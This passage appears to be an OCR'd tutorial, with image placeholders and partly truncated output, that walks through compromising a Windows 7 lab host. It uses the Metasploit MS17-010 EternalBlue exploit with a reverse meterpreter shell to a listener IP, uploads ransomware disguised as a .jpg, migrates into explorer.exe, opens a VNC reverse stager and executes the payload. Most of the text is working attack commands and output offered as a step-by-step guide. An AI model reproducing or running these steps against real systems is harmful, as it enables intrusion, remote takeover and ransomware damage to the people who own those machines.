
```
msf5 > use auxiliary/scanner/smb/smb_ms17_010 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.233.130 2
RHOST => 192.168.233.130
msf5 auxiliary(scanner/smb/smb_ms17_010) > run   3

[+] 192.168.233.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.233.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

1. Module to check for vulnerability.

2. The IP address of the destination.

3. Operation.

Our target is open to attack, as shown in the red box. Now, let's connect with EternalBlue, one of the vulnerabilities of ports 135, 139 and 455, which helps us establish a connection;



```
msf5 > use exploit/windows/smb/ms17_010_eternalblue 1
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.233.130 2
RHOST => 192.168.233.130
msf5 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp 3
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.233.129 4
LHOST => 192.168.233.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit 5
```

1. The module to exploit the vulnerability.


2. The IP address of the destination.

3. Installing the Backdoor and listening module.

4. Our own IP address to listen in.

5. Operation.


The result we got was as follows;




```
[+] 192.168.233.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.233.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.233.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Now we have made the necessary connections. After this step, all we need to do is send the ransomware we created to the target and then run it. In this step, if you want, you can scan and transfer files from the target computer instead of WannaCry, or you can expand your attack by using other modules. However, since our topic is WannaCry, let's continue;


Let's check the information of the computer with the following command;



```
meterpreter > sysinfo
Computer        : QSCCSQ2
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : tr_TR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```



Now let's enter the Download folder of the target;



```
meterpreter > cd C:// 1
meterpreter > dir  2
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-13 23:18:56 -0400  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 01:08:56 -0400  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-13 23:20:08 -0400  ProgramData
40777/rwxrwxrwx   0        dir   2019-12-10 01:54:37 -0500  Recovery
40777/rwxrwxrwx   4096     dir   2019-12-10 01:23:54 -0500  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-13 23:20:08 -0400  Users
40777/rwxrwxrwx   16384    dir   2009-07-13 23:20:08 -0400  Windows
0000/---------    2670272  fif   1971-10-12 06:50:24 -0400  hiberfil.sys
0000/---------    2670272  fif   1971-10-12 06:50:24 -0400  pagefile.sys

meterpreter > cd Users 3
meterpreter > cd qsccsq  4
meterpreter > cd Downloads  5
meterpreter > dir  6
Listing: C:\Users\qsccsq\Downloads
==================================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100666/rw-rw-rw-   282   fil   2019-12-10 01:54:47 -0500  desktop.ini

meterpreter >
```

1. *Input to C disk.*

2. *Control of files.*


3. *Login to the user folder.*

4. *Login to its own folders with the target's username.*

5. *Enter the Downloads folder.*


6. *File control.*

Now let's feed the ransomware we created to our target;




```
meterpreter > upload /home/qsccsq/Desktop/birleştirilmiş.jpg 1
[*] uploading  : /home/qsccsq/Desktop/birleştirilmiş.jpg -> birleştirilmiş.jpg
[*] Uploaded 3.43 MiB of 3.43 MiB (100.0%): /home/qsccsq/Desktop/birleştirilmiş.jpg -> birleştirilmi
ş.jpg
[*] uploaded   : /home/qsccsq/Desktop/birleştirilmiş.jpg -> birleştirilmiş.jpg
meterpreter >
```

We sent the ransomware we created. Let's check it on the target device;




After this moment, it remains only to run the software we sent. However, we will perform Privilege to perform the operation. For this process, we will take the Explorer.exe authority in Windows operating systems and connect with VNC;



```
meterpreter > use incognito  1
Loading extension incognito...Success.
meterpreter > ps  2

Process List
============

 PID   PPID  Name                 Arch  Session  User                           Path
 ---   ----  ----                 ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System               x64   0
 212   4     smss.exe             x64   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 228   436   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 292   280   csrss.exe            x64   0        NT AUTHORITY\SYSTEM            C:\Windows\system32\csrss.exe
 332   280   wininit.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\system32\wininit.exe
 348   340   csrss.exe            x64   1        NT AUTHORITY\SYSTEM            C:\Windows\system32\csrss.exe
 388   340   winlogon.exe         x64   1        NT AUTHORITY\SYSTEM            C:\Windows\system32\winlogon.exe
```


1. We collect information in the system.

2. We print the information we collect and see the applications running in the background. The important part here is the Explorer.exe detection.



```
 1840  1600  explorer.exe         x64   1        qsccsq2\qsccsq                 C:\Windows\Explorer.EXE

meterpreter > 
```


Our process number 1840 is Explorer.exe . Now let's take our authority;




```
meterpreter > migrate 1840
[*] Migrating from 1008 to 1840...
[*] Migration completed successfully.
meterpreter > 
```

1. Entering the background application number to be authorized.

Now let's take a screenshot of the target with VNC;




```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.233.129 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\qsccsq\AppData\Local\Temp\rYkdCEBsu.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.233.129:4545...
meterpreter > 
```




```
meterpreter > migrate 1840
[*] Migrating
[*] Migration
meterpreter >
[*] Creating
[*] Running p
[*] VNC stage
[*] Uploaded                                                     must be deleted manually)
[*] Executing
meterpreter >
Enabling Tigh
No authentica
Authenticatio
Desktop name
VNC server de
  32 bits per
  Least signi
  True colour
Using default
  32 bits per
  Least signi
  True colour
Same machine:
```

Finally, let's run our image;



```
meterpreter > dir
Listing: C:\Users\qsccsq\Downloads
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  3591684  fil   2019-12-10 02:48:42 -0500  birleştirilmiş.jpg
100666/rw-rw-rw-  282      fil   2019-12-10 01:54:47 -0500  desktop.ini

meterpreter > execute -f birleştirilmiş.jpg
```

The image on our target computer will be as follows;



